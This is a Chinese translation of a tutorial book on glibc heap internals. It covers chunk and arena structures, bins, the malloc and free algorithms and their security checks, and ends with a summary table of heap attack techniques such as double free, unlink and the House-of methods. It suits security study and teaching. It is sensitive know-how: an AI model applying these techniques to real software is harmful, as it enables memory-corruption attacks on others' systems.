Heap Exploitation(简体中文)

0x0 前言

(本译本并非官方译本！相关信息请移步0x7 版权信息)

这本简短的书是为那些想要了解“堆内存”内部的人编写的，特别是glibc的'malloc'和'free'程序的实现，也适用于想要在堆开发领域研究的安全研究人员。

本书的第一部分介绍了有关堆内部的深入而简洁的描述。第二部分介绍了一些最著名的攻击。在这里我们假设读者不熟悉本书主题。对于有经验的读者，本文可能适合快速修订。

- 这不是最终版本，我们将继续更新。如果您想协助我们，请查看这里。
- 该书的源代码可以在GitHub上找到。
- 该书的规范URL是https://heap-exploitation.dhavalkapil.com。
- 您可以在图书网站上订阅更新。

免费在线阅读（推荐）或下载PDF或ePUB或Mobi / Kindle版本。

您可以通过捐赠Gratipay来支持本书。

0x1 作者

我是Dhaval Kapil，也被称为“vampire”。我是一名软件安全爱好者，经常阅读或试图在日常软件中发现漏洞。我将于今年毕业于Indian Institute of Technology Roorkee（IIT Roorkee）的计算机科学专业。我是SDSLabs的一员，在那里我开发了Backdoor。今年秋天我将作为硕士生加入佐治亚理工学院。软件开发是我的爱好，我也完成了两次Google Summer of Code计划。在Github和Twitter上找到我。

本书最初是我博客的一篇文章。最终，很多事情都被填满了，并且变成了一本短篇小说。这些是我的笔记集合，通过查找有关堆和堆利用的各种在线资源来收集。

请随时给我发电子邮件me@dhavalkapil.com。

0x2 介绍

本书是为了解堆内存的结构以及与之相关的各种利用技术。我们提供的材料详细介绍了glibc堆和相关内存管理功能的实现，并且我们将讨论不同类型的攻击。

阅读此书的先决条件

我们假设读者对标准库程序的内部结构不熟悉，例如'malloc'和'free'。但是，我们需要读者具备有关'C'和溢出缓冲区的基本知识，这些在这篇博文中有所介绍。

环境支持

以下部分中提供的所有程序都适用于POSIX兼容机器。在这里我们只讨论了*glibc*堆的实现。

0x3 堆内存

什么是堆?

堆是分配给每个程序的内存区域。与栈内存不同，堆内存可以动态分配。这意味着程序可以在需要时从堆段"请求"和"释放"内存。此外，该存储区域是全局的，即它可以从程序内的任何地方访问和修改，并且不局限于分配它的函数。堆是使用"指针"来引用动态分配的内存来实现的，与使用局部变量（在栈上）相比，这会导致性能的小幅*下降*。

使用动态内存

`stdlib.h`提供标准库函数来访问，修改和管理动态内存。常用功能包括**malloc**和**free**:

```
// 动态分配10个字节
char *buffer = (char *)malloc(10);

strcpy(buffer, "hello");
printf("%s\n", buffer); // 打印 "hello"

// 释放先前分配的动态内存
free(buffer);
```

关于'malloc'和'free'的文档说:

- **malloc**:

  ```
  /*
    malloc(size_t n)
    返回指向新分配的至少n个字节的块的指针，如果没有可用空间，则返回null。 此外，失败时，在ANSI-C系统上将errno设置为ENOMEM。

    如果n为零，则malloc返回最小大小的块。（在大多数32位系统上最小大小为16字节，在64位系统上最小大小为24或32字节。）在大多数系统上，size_t是无符号类型，因此带有负数参数的调用被解释为对大量空间的请求，这通常是失败的请求。n的最大支持值因系统而异，但在所有情况下都小于size_t的最大可表示值。
  */
  ```

- **free**:

  ```
  /*
    free(void* p)
    释放p指向的内存块，这些内存先前已使用malloc或相关函数（如realloc）分配。 如果p为null，则无效。如果p已经被释放，它可以具有任意效果（这是很危险的！）。

  除非禁用相关功能（使用mallopt），否则在可能的情况下释放非常大的空间会自动触发将未使用的内存返回给系统的操作，从而减少程序占用空间。
  */
  ```

值得注意的是，这些内存分配函数由标准库提供。这些函数在开发人员和操作系统之间提供了一个有效管理堆内存的层。开发人员有责任在使用一次后“释放”任何已分配的内存。。在内部，这些函数使用两个系统调用sbrk和mmap来从操作系统请求和释放堆内存。这篇文章详细讨论了这些系统调用。

0x4 深入glibc堆

在本节中，将深入讨论glibc的堆管理功能的实现。本节内容是在2017年3月27日的 glibc源代码上完成的。来源有很好的记录。

除源代码外，您所提出的问题还受以下因素影响：

- 了解glibc malloc
- //译者注，上面这篇文章这篇博文提供了翻译。
- 通过破解来理解堆

在进入实施之前，请务必记住以下注意事项：

1. 与`size_t`相反，`INTERNAL_SIZE_T`在程序内部内部使用（默认与`size_t`等价）。
2. `Alignment`被定义为`2 * (sizeof(size_t))`。
3. `MORECORE`被定义为获取更多内存的函数调用。默认情况下，它被定义为`sbrk`。

接下来，我们将研究内部使用的不同数据类型，`bins`，`chunks`，和不同函数调用的内部实现。

0x4_1 malloc_chunk

这种结构体代表了一块特定的内存。对于已分配和未分配的`chunk`，各个属性具有不同的含义。

```
struct malloc_chunk {
  INTERNAL_SIZE_T      mchunk_prev_size;  /* Size of previous chunk (if free).  */
  INTERNAL_SIZE_T      mchunk_size;       /* Size in bytes, including overhead. */
  struct malloc_chunk* fd;                /* double links -- used only if free. */
  struct malloc_chunk* bk;
  /* Only used for large blocks: pointer to next larger size.  */
  struct malloc_chunk* fd_nextsize; /* double links -- used only if free. */
  struct malloc_chunk* bk_nextsize;
};

typedef struct malloc_chunk* mchunkptr;
```

已经被分配的chunk

```
    chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of previous chunk, if unallocated (P clear)  |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of chunk, in bytes                     |A|M|P|
      mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             User data starts here...                          .
            .                                                               .
            .             (malloc_usable_size() bytes)                      .
            .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             (size of chunk, but used for application data)    |
```

```
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of next chunk, in bytes                |A|0|1|
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

```
->|
mchunk_prev_size：在pre_chunk未被使用时表示前一个chunk的size，在pre chunk时，可以作为pre_chunk的user_data的一部分(这是ptmalloc 空间复用的一种办法)

mchunk_size：当前chunk的大小，后三位作为标志位使用（AMP）

A：A=0 为主分区分配，A=1 为非主分区分配，参见后面

M：M=1表示使用mmap映射区域，M=0为使用heap区域

P：P=1 表示pre_chunk空闲，mchunk_prev_size才有效

mem:从此处开始，就是user data开始的位置，malloc()/calloc() 的返回值
|<-
/*译者注：
这里为了方便读者理解，引用了外部文章，->||<-之间的内容的版权信息如下
作者：nanmin
来源：CSDN
原文：https://blog.csdn.net/u010687240/article/details/79602102
版权声明：本文为博主原创文章，转载请附上博文链接!
*/
```

这里要注意已分配的`chunk`的数据是如何使用下一个chunk的第一个属性（`mchunk_prev_size`）的。`mem`是返回给用户的指针。

已经被释放的chunk

```
    chunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of previous chunk, if unallocated (P clear)  |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    'head:' |             Size of chunk, in bytes                     |A|0|P|
      mem-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Forward pointer to next chunk in list             |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Back pointer to previous chunk in list            |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Unused space (may be 0 bytes long)                .
            .                                                               .
            .                                                               |
nextchunk-> +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
    'foot:' |             Size of chunk, in bytes                           |
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
            |             Size of next chunk, in bytes                |A|0|0|
            +-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```

已经被释放的`chunk`将保留在循环的双向链表中。

P（PREV_INUSE）：若此位为0，则前一个`chunk`（不是链表中的前一个`chunk`，而是直接在它之前的一个`chunk`）是已被释放的（因此前一个`chunk`的大小存储在第一个字段中）。已分配的第一个`chunk`已经设置了此位。若此位为1，那么我们无法确定前一个`chunk`的大小。

M（IS_MMAPPED）：此位表示这一个`chunk`是否是通过`mmap`获得的。若是，则其他两标志位将被忽略。`mmapped`的`chunk`既不在该分区中，也不在一个已释放块的旁边。

A（NON_MAIN_ARENA）：0表示主分区中的`chunk`。产生的每个线程都会收到自己的分区，对于那些不在主分区中的`chunk`，这个位将被设置为1。

注意：`fastbins`中的块被视为*已分配的块*，因为它们未与相邻的空闲块合并。

0x4_2 malloc_state

此结构体表示分区的标题详细信息。主线程的分区是一个全局变量，而不是堆段的一部分。其他线程的分区头（`malloc_state`结构）本身存储在堆段中。非主分区可以有多个堆（这里的'堆'指的是其使用的内部结构而不是堆段）与它们相关联。

```
struct malloc_state
{
  /* Serialize access.  */
  __libc_lock_define (, mutex);
  /* Flags (formerly in max_fast).  */
  int flags;

  /* Fastbins */
  mfastbinptr fastbinsY[NFASTBINS];
  /* Base of the topmost chunk -- not otherwise kept in a bin */
  mchunkptr top;
  /* The remainder from the most recent split of a small request */
  mchunkptr last_remainder;
  /* Normal bins packed as described above */
  mchunkptr bins[NBINS * 2 - 2];

  /* Bitmap of bins */
  unsigned int binmap[BINMAPSIZE];

  /* Linked list */
  struct malloc_state *next;
  /* Linked list for free arenas.  Access to this field is serialized
     by free_list_lock in arena.c.  */
  struct malloc_state *next_free;
  /* Number of threads attached to this arena.  0 if the arena is on
     the free list.  Access to this field is serialized by
     free_list_lock in arena.c.  */

  INTERNAL_SIZE_T attached_threads;
  /* Memory allocated from the system in this arena.  */
  INTERNAL_SIZE_T system_mem;
  INTERNAL_SIZE_T max_system_mem;
};

typedef struct malloc_state *mstate;
```

0x4_3 Bins and Chunks

bin是已释放（未分配）chunk的链表（双向链表或单链表）。根据它们包含的chunk的大小来区分容器：

1. Fast bin
2. Unsorted bin
3. Small bin
4. Large bin

使用以下方法维护`fast bin`：

```
typedef struct malloc_chunk *mfastbinptr;

mfastbinptr fastbinsY[]; // Array of pointers to chunks
```

使用单个阵列维护`unsorted bin`，`small bin`和`large bin`：

```
typedef struct malloc_chunk* mchunkptr;

mchunkptr bins[]; // Array of pointers to chunks
```

一开始，在初始化过程中，`small bin`和`large bin`都是空的。

每个`bin`由`bin`数组中的两个值表示。第一个是指向'HEAD'的指针，第二个是指向`bin`列表的'TAIL'的指针。在`fast bin`（单链表）的情况下，第二个值是NULL。

Fast bins

默认有10个`fast bin`。这些bin中的每一个都维护一个链表。添加`chunk`和删除`chunk`发生在此链表的最前面（LIFO方式）。

每个bin都有相同大小的`chunk`。这十个`bin`分别具有以下大小的`chunk`：16,24,32,40,48,56,64,72,80,88字节。这里提到的尺寸也包括元数据。要存储`chunk`，将有4个字节可用（在指针使用4个字节的平台上）。只有该块的`prev_size`和`size`字段才能保存已分配块的元数据。下一个连续块的`prev_size`将保存用户数据。

两个连续的被释放的`fast bin`会组合在一起。

Unsorted bin

只有1个`unsorted bin`。当释放`large bin`和`small bin`时，他们最终都会进入这个`bin`。这个`bin`的主要用途是充当缓存层（的类型）以加速分配和释放请求。

Small bins

有62个`small bins`。`small bin`比`large bin`快，但比`fast bin`慢。每个`small bin`都维护一个双向链表。插入发生在'HEAD'，而删除发生在'TAIL'（以FIFO方式）。

像`fast bin`一样，每个`small bin`都有相同大小的`chunk`。62个`bin`所拥有的`chunk`的大小为：16,24，...，504字节。

在释放时，可以将小`chunks`合并在一起，然后在`unsorted bin`中结束。

Large bins

有63个`large bin`。每个`large bin`都维护一个双向链表。特殊的`large bin`具有不同大小的`chunk`，按递减顺序排序（即'HEAD'处的最大块和'TAIL'处的最小块）。添加`chunk`和删除`chunk`发生在此链表的任何位置。

前32个`bins`包含相隔64个字节的`chunk`：

第一个`bin`：512 - 568个字节 第二个`bin`：576 - 632个字节

.....（以此类推）

总结一下：

```
  No. of Bins     Spacing between bins

64 bins of size        8  [ Small bins]
32 bins of size       64  [ Large bins]
16 bins of size      512  [ Large bins]
 8 bins of size     4096  [ ..        ]
 4 bins of size    32768
 2 bins of size   262144
 1 bin  of size  what's left
```

像`small bins`一样，在释放时，`large bins`可以合并在一起，然后在`unsorted bin`中结束。

有两种特殊类型的`chunk`不属于任何`bin`。

Top chunk

它是与分区顶部接壤的`chunk`。在处理'malloc'请求时，它被用作最后的处理`chunk`。如果还需要更大的大小，它可以使用`sbrk`系统调用增长大小。对于`top chunk`来说，`PREV_INUSE`标志位总是被设置的。

Last remainder chunk

它是从最后一次拆分中获得的`chunk`。有时，当没有确切大小的`chunk`时，更大的`chunk`将被分成两部分。一部分返回给用户，而另一部分成为`last remainder chunk`。

0x4_4 内部函数

这是内部使用的一些常用函数的列表。请注意，某些函数实际上是使用`#define`指令定义的。因此，事实上调用后保留了对调用参数的更改。此外，这里我们假设未设置`MALLOC_DEBUG`。

arena_get（ar_ptr，size）

获取分区并锁定相应的互斥锁。`ar_ptr`设置为指向相应的分区。`size`只是暗示立即将需要多少内存。

sysmalloc [TODO]

```
/*
   sysmalloc handles malloc cases requiring more memory from the system.
   On entry, it is assumed that av->top does not have enough
   space to service request for nb bytes, thus requiring that av->top
   be extended or replaced.
 */
/*
   sysmalloc处理需要更多系统内存的malloc情况。在条目中，假设av->top没有足够的空间来实现nb字节的请
求，因此要求av->top被扩展或替换。
 */
```

void alloc_perturb（char * p，size_t n)

如果`perturb_byte`（malloc使用的可调参数`M_PERTURB`）非零（默认情况下为0），则将`p`指向的`n`字节设置为等于`perturb_byte`^ 0xff。

void free_perturb（char * p，size_t n)

如果`perturb_byte`（malloc使用的可调参数`M_PERTURB`）非零（默认情况下为0），则将将`p`指向的`n`字节设置为等于`perturb_byte`。

void malloc_init_state（mstate av)

```
/*
   Initialize a malloc_state struct.

   This is called only from within malloc_consolidate, which needs
   be called in the same contexts anyway.  It is never called directly
   outside of malloc_consolidate because some optimizing compilers try
   to inline it at all call points, which turns out not to be an
   optimization at all. (Inlining it in malloc_consolidate is fine though.)
 */
```

1. 对于非`fast bin`，为每个`bin`创建空的循环链表。
2. 设置`FASTCHUNKS_BIT`标志`av`。
3. 初始化`av->top`为第一个未排序的`chunk`。

unlink(AV, P, BK, FD)

这是一个宏定义，它的功能是从`bin`中删除一个`chunk`。

1. 检查块大小是否等于下一个块中先前设置的大小。否则，抛出错误（“corrupted size vs prev_size”）。
2. 检查是否`P->fd->bk == P`和`P->bk->fd == P`。否则，抛出错误（“损坏的双链表”）。
3. 调整相邻块的前向和后向指针（列表中）以便于删除：
    1. 设置`P->fd->bk = P->bk`。
    2. 设置`P->bk->fd = P->fd`。

void malloc_consolidate（mstate av)

这是`free()`的专用版本。

1. 检查 `global_max_fast` 是否为0（`av` 未初始化）。如果为0，则 `malloc_init_state` 使用 `av` 作为参数调用并返回。
2. 如果 `global_max_fast` 不为零，则清除 `FASTCHUNKS_BIT` 以使用 `av`。
3. 从第一个到最后一个索引迭代 `fast bin` 数组：
    1. 获取当前 `fastbin` 块的锁，如果它不为 `NULL` 则继续。
    2. 如果上一个 `chunk`（通过内存）未被使用，调用 `unlink` 处理上一个块。
    3. 如果下一个 `chunk`（通过内存）不是 `top chunk`：
        1. 如果下一个 `chunk` 未被使用，调用 `unlink` 处理下一个块。
        2. 如果前一个 `chunk` 及下一个 `chunk` 有已被释放的 `chunk` 就将 `chunk` 与它们（通过内存）合并，然后将合并的 `chunk` 添加到 `unsorted bin` 的头部。
    4. 如果下一个 `chunk`（通过内存）是 `top chunk`，则将 `chunk` 适当地合并到单个 `top chunk` 中。

注意：对于一个chunk是否被使用的检查是使用 `PREV_IN_USE` 标志完成的。因此，其他 `fastbin` 块在此处不会被识别为空闲。

0x4_5 核心函数

void * _int_malloc（mstate av，size_t bytes)

1. 更新 `bytes` 以校准等
2. 检查 `av` 是否为 `NULL`。
3. 在没有可用分区的情况下（当 `av` 为 `NULL` 时），将调用 `sysmalloc` 以期用 `mmap` 调用获取块。如果成功，将调用 `alloc_perturb`，之后返回指针。
4.
    - 如果要申请的大小落在 `fast bin` 范围内：
        1. 获取 `fast bin` 数组的索引，以根据请求大小访问适当的 `bin`。
        2. 删除该 `bin` 中的第一个 `chunk` 并将 `victim` 指向它。
        3. 如果 `victim` 为 `NULL`，则转到下一个情况（`small bin`）。
        4. 如果 `victim` 不为 `NULL`，请检查chunk的大小以确保它属于该特定的bin。否则会抛出错误（“malloc(): memory corruption (fast)”）。
        5. 调用 `alloc_perturb` 然后返回指针。
    - 如果大小落在 `small bin` 范围内：
        1. 获取 `small bin` 数组的索引，以根据请求大小访问适当的 `bin`。
        2. 如果此 `bin` 中没有 `chunk`，请继续执行下一个情况。这里通过比较指针 `bin` 和 `bin->bk` 来检查。
        3. `victim` 等于 `bin->bk`（`bin` 中的最后一个 `chunk`）。如果它为 `NULL`（在此期间发生 `initialization`），请调用 `malloc_consolidate` 并跳过检查不同 `bin` 的完整步骤。
        4. 否则，当 `victim` 非NULL，检查 `victim->bk->fd` 和 `victim` 是否相等。如果它们不相等，则抛出错误（“malloc(): smallbin double linked list corrupted”）。
        5. 为 `victim` 下一个 `chunk`（在内存中，而不是在双向链表中）设置 `REV_INSUSE` 位。
        6. 从 `bin` 列表中删除此 `chunk`。
        7. 根据 `av` 需要为此 `chunk` 设置适当的分区位。
        8. 调用 `alloc_perturb` 然后返回指针。
    - 如果大小不属于 `small bin` 范围：
        1. 获取 `large bin` 数组的索引，以根据请求大小访问适当的 `bin`。

    2. 看看 `av` 是否有 `fast chunks`。这是通过检查 `av->flags` 中的 `FASTCHUNKS_BIT` 完成的。如果是这样，调用 `av` 上的 `malloc_consolidate`。
5. 如果尚未返回指针，则表示以下一种或多种情况：
    1. 大小属于 `fast bin` 范围但没有 `fast chunk` 可用。
    2. 大小属于 `small bin` 范围，但没有 `small chunk` 可用（初始化期间调用 `malloc_consolidate`）。
    3. 大小属于 `large bin` 范围。
6. 接下来，检查 `unsorted chunks` 并遍历 `chunks` 将其放入 `bin` 中。这是 `chunks` 放入 `bin` 的唯一地方。从'TAIL'中迭代 `unsorted bin`。
    1. `victim` 指向当前正在处理的 `chunk`。
    2. 检查 `victim` 的 `chunk` 大小是否在最小（`2*SIZE_SZ`）和最大（`av->system_mem`）范围内。否则抛出错误（"malloc(): memory corruption"）。
    3. 如果**请求的 `chunk` 的大小落在 `small bin` 范围内**且 `victim` **是最后一个剩余** `chunk` 且**它是** `unsorted bin` **中的唯一** `chunk` 且 `chunk` **大小>=请求的** `chunk` **大小**则将该 `chunk` 分为2个 `chunk`：
        - 第一个 `chunk` 匹配请求的大小并返回。
        - 剩下的 `chunk` 成为新的最后剩余 `chunk`。它被插回到 `unsorted bin` 中。
            1. 设置两个 `chunk` 的 `chunk_size` 和 `chunk_prev_size` 使之适当。
            2. 调用 `alloc_perturb` 后返回第一个 `chunk`。
    4. 如果上述条件为假，则控制到达此处。从 `unsorted bin` 中取出 `victim`。如果 `victim` 的大小与请求的大小完全匹配，请在调用 `alloc_perturb` 后返回此 `chunk`。
    5. 如果 `victim` 大小落在 `small bin` 范围内，请将 `chunk` 添加到相应 `small bin` 的 `HEAD` 中。
    6. 否则插入适当的 `large bin`，同时保持排序顺序：
        - 首先检查最后一个 `chunk`（最小）。如果 `victim` 的大小小于最后一个 `chunk`，则将其插入到最后一个 `chunk`。
        - 否则，循环查找大小> = `victim` 大小的 `chunk`。如果尺寸完全相同，则始终插入第二个位置。
    7. 重复此整个步骤最多 `MAX_ITERS`（10000）次或直到 `unsorted bin` 中的所有 `chunk` 都耗尽。
7. 检查 `unsorted bins` 后，检查请求的大小是否在 `small bins` 范围内，如果不在，则检查 `large bins`。
    1. 获取 `large bin` 数组的索引，以根据请求大小访问适当的 `bin`。
    2. 如果最大 `chunk`（`bin` 中的第一个 `chunk`）的大小大于请求的大小：
        1. 从'TAIL'迭代以找到一个 `chunk`（`victim`）最小尺寸>=所请求大小的块。
        2. 调用 `unlink` 从 `bin` 中删除 `victim` `chunk`。
        3. 计算 `victim` 的 `chunk` 的 `remainder_size`（`victim` 的 `chunk` 大小-请求的大小）。
        4. 如果 `remainder_size` > = `MINSIZE`（包括 `headers` 的最小 `chunk` 大小），则将 `chunk` 拆分为两个 `chunk`。否则，将返回整个 `victim` 块。将剩余 `chunk` 插入 `unsorted bin` 中（'TAIL'端）。检查是否在 `unsorted bin` 中存在 `unsorted_chunks(av)->fd->bk == unsorted_chunks(av)`。否则会抛出错误("malloc(): corrupted unsorted chunks")。
        5. 调用 `alloc_perturb` 后返回 `victim` `chunk`。
8. 到目前为止，我们已经检查了 `unsorted bins` 以及相应的 `fast bins`，`small bins` 或 `large bins`。请注意，使用所请求 `chunk` 的**确切**大小来检查单个 `bin`（`fast bins` 或 `small bins`）。重复以下步骤，直到所有 `bin` 都用完为止：
    1. `bin` 数组的索引递增以检查下一个 `bin`。
    2. 使用 `av->binmap` 的map跳过空的 `bin`。

3. `victim` 指向当前 `bin` 的'TAIL'。
4. 使用 `binmap` 确保如果跳过 `bin`（在上面的第2步中），它肯定是空的。但是，`binmap` 不能确保跳过了所有空 `bin`。检查 `victim` 是否为空。如果为空，则再次跳过 `bin` 并重复上述过程（或'继续'此循环）直到我们到达非空 `bin`。
5. 将 `chunk`（`victim` 指向非空 `bin` 的最后一个 `chunk`）拆分为两个 `chunk`。将剩余 `chunk` 插入 `unsorted bin`（'TAIL'端）。在 `unsorted bins` 中进行检查 `unsorted_chunks(av)->fd->bk == unsorted_chunks(av)` 是否成立。若不成立会抛出错误（“malloc(): corrupted unsorted chunks 2”）。
6. 调用 `alloc_perturb` 后返回 `victim` `chunk`。

9. 如果仍未找到空 `bin`，则将使用 `top chunk` 来为请求提供服务：
    1. `victim` 指向 `av->top`。
    2. 如果 `top chunk` >= `request size` + `MINSIZE` 的大小，则将其拆分为两个 `chunk`。在这种情况下，剩余 `chunk` 成为新的 `top chunk`，另一个 `chunk` 在调用 `alloc_perturb` 后返回给用户。
    3. 看看是否 `av` 有 `fast chunks`。这个操作通过检查完成 `FASTCHUNKS_BIT` 中的 `av->flags` 来完成。如果是有，调用 `av` 上的 `malloc_consolidate`。返回步骤6（我们检查 `unsorted bins`）。
    4. 如果 `av` 没有 `fast chunks`，则调用 `sysmalloc` 并返回调用 `alloc_perturb` 后获得的指针。

__libc_malloc（size_t bytes）

1. 调用 `arena_get` 获取 `mstate` 指针。
2. 使用分区指针和大小调用 `_int_malloc`。
3. 解锁分区。
4. 在将指针返回到 `chunk` 之前，应满足以下条件之一：
    - 返回的指针为NULL
    - `Chunk` 是MMAPPED
    - `Chunk` 的分区与1中的分区相同。

_int_free（mstate av，mchunkptr p，int have_lock)

1. 检查在内存中 `p` 是否在 `p + chunksize(p)` 之前（以避免wrapping）。否则会抛出错误（“free(): invalid pointer"）。
2. 检查 `chunk` 是否至少是 `MINSIZE` 的大小或是 `MALLOC_ALIGNMENT` 的倍数。否则会抛出错误（"free(): invalid size"）。
3. 如果 `chunk` 的大小属于 `fast bin` 列表：
    1. 检查下一个 `chunk` 的大小是否在最小大小和最大大小（`av->system_mem`）之间，否则抛出错误（"free(): invalid next size (fast)"）。
    2. 调用 `free_perturb` 处理 `chunk`。
    3. 为 `av` 设置 `FASTCHUNKS_BIT`。
    4. 根据 `chunk` 大小获取 `fast bin` 数组的索引。
    5. 检查 `bin` 的顶部是否不是我们要添加的 `chunk`。否则，抛出一个错误（“double free or corruption (fasttop)”）。
    6. 检查顶部的 `fast bin` `chunk` 的大小是否与我们添加的 `chunk` 相同。否则，抛出一个错误（“invalid fastbin entry (free)”）。
    7. 将 `chunk` 插入 `fast bin` 列表的顶部并返回。
4. 如果 `chunk` 没有 `mmapped`：
    1. 检查 `chunk` 是否是 `top chunk`。如果是，则抛出错误（"double free or corruption (top)""）。

2. 检查下一个`chunk`（通过内存）是否在分区的边界内。如果不是，则抛出错误（“double free or corruption (out)”）。
3. 检查是否标记了下一个`chunk`的`previous`使用位（按内存）。如果没有，则抛出错误（“double free or corruption (!prev)”）。
4. 检查下一个`chunk`的大小是否在最小和最大大小（`av->system_mem`）之间。如果不是，则抛出错误（"free(): invalid next size (normal)"）。
5. 调用`free_perturb`处理`chunk`。
6. 如果未使用上一个`chunk`（按内存），调用`unlink`处理上一个块。
7. 如果下一个`chunk`（通过内存）不是`top chunk`：
    1. 如果未使用下一个`chunk`，调用`unlink`处理下一个块。
    2. 将`chunk`与前一个`chunk`，下一个`chunk`（通过内存）合并，如果有被释放的`chunk`，将其插入到`unsorted bins`的头部。插入前，请检查是否存在`unsorted_chunks(av)->fd->bk == unsorted_chunks(av)`。如果没有，则抛出错误（“free(): corrupted unsorted chunks”）。
8. 如果下一个`chunk`（通过内存）是`top chunk`，则将`chunk`适当地合并到单个`top chunk`中。

5. 如果`chunk`是`mmapped`，调用`munmap_chunk`。

__libc_free（void * mem）

1. 如果 `mem`为NULL,直接返回。
2. 如果相应的`chunk`是`mmapped`，请在`brk / mmap`阈值需要动态调整时调用`munmap_chunk`。
3. 获取相应`chunk`的分区指针。
4. 调用`_int_free`。

0x4_6 安全检查

这提供了glibc实现中引入的安全检查的摘要，以检测和防止与堆相关的攻击。

功能	安全检查	错误
unlink	`chunk`大小是否等于下一个`chunk`中设置的previous大小（在内存中）	corrupted size vs. prev_size
unlink	是否满足`P->fd->bk == P`和`P->bk->fd == P`*	corrupted double-linked list
_int_malloc	从`fast bin`中删除第一个`chunk`（为malloc请求提供服务）时，检查`chunk`的大小是否属于`fast chunk`大小范围	malloc(): memory corruption (fast)
_int_malloc	同时除去最后一个`chunk`（`victim`从`small bin`）（以服务一个`malloc`请求），检查`victim->bk->fd`和`victim`是否相等	malloc(): smallbin double linked list corrupted
_int_malloc	在`unsorted bin`中迭代时，检查当前`chunk`的大小是否在`minimum`（`2*SIZE_SZ`）和`maximum`（`av->system_mem`）范围内	malloc(): memory corruption
_int_malloc	将最后一个剩余`chunk`插入`unsorted bin`（在拆分`large chunk`之后），检查是否`unsorted_chunks(av)->fd->bk == unsorted_chunks(av)`	malloc(): corrupted unsorted chunks
_int_malloc	将最后一个剩余`chunk`插入`unsorted bin`（在分割`fast chunk`或`small chunk`之后），检查是否`unsorted_chunks(av)->fd->bk == unsorted_chunks(av)`	malloc(): corrupted unsorted chunks 2
_int_free	检查`p`**是否`p + chunksize(p)`在内存之前（以避免wrapping）	free(): invalid pointer
_int_free	检查`chunk`是否至少是大小`MINSIZE`或倍数`MALLOC_ALIGNMENT`	free(): invalid size
_int_free	对于大小在`fast bin`范围内的`chunk`，检查下一个`chunk`的大小是否在最小和最大大小之间（`av->system_mem`）	free(): invalid next size (fast)
_int_free	在将`fast chunk`插入`fast bin`（at`HEAD`）时，检查已经存在的`chunk`是否`HEAD`不相同	double free or corruption (fasttop)
_int_free	在将`fast chunk`插入`fast bin`（at`HEAD`）时，检查`chunk`的大小是否`HEAD`与要插入的`chunk`相同	invalid fastbin entry (free)
_int_free	如果`chunk`不在`fast bin`的大小范围内，并且它都不是`mmapped`块，请检查它是否与`top chunk`不同	double free or corruption (top)
_int_free	检查下一个`chunk`（通过内存）是否在分区的边界内	double free or corruption (out)
_int_free	检查是否标记了的下一个`chunk`（按内存）的`previous in use`位	double free or corruption (!prev)

功能	安全检查	错误
_int_free	检查下一个 chunk 的大小是否在最小和最大大小（av->system_mem）之间	free(): invalid next size (normal)
_int_free	将合并的 chunk 插入 unsorted bin 时，检查是否 unsorted_chunks(av)->fd->bk == unsorted_chunks(av)	free(): corrupted unsorted chunks

*：'P'指的是未链接的块

**：'p'指的是被释放的块

0x5 堆利用（Heap Exploitation）

glibc 库提供了诸如 free 和 malloc 等函数来帮助开发人员管理堆内存。开发人员有责任：

- free 通过 malloc 而获取的任意内存。
- 不要多次 free 同一块内存。
- 确保内存使用量不超过请求的内存量，换句话说，防止堆溢出。

如果不这样做，软件就容易受到各种攻击。Shellphish是加州大学圣巴巴拉分校着名的夺旗小组，在how2heap中列出了各种堆利用技术方面做得非常出色。还描述了由“Phantasmal Phantasmagoria”在“Bugtraq”邮件列表的电子邮件中描述的“The Malloc Maleficarum”中描述的攻击。

下面描述了攻击的摘要：

攻击	目标	技术
First Fit	这不是攻击，它只是展示了 glibc 分配器的本质	---
Double Free	制作 malloc 返回已分配 fast chunk	通过两次 free chunk 来中断 fast bin
Forging chunks	使 malloc 返回几乎任意指针	破坏 fast bin 链接结构
Unlink Exploit	获得几乎任意写访问	释放损坏的 chunk 并利用 unlink
Shrinking Free Chunks	使 malloc 返回 chunk 与已经分配的 chunk 重叠	通过减小其大小来破坏被释放的 chunk
House of Spirit	使 malloc 返回几乎任意指针	强制释放伪造的假 chunk
House of Lore	使 malloc 返回几乎任意指针	破坏 small bin 链接结构
House of Force	使 malloc 返回几乎任意指针	溢出到 top chunk 的 header
House of Einherjar	使 malloc 返回几乎任意指针	将单个字节溢出到下一个 chunk 中

0x5_1 First-fit behavior

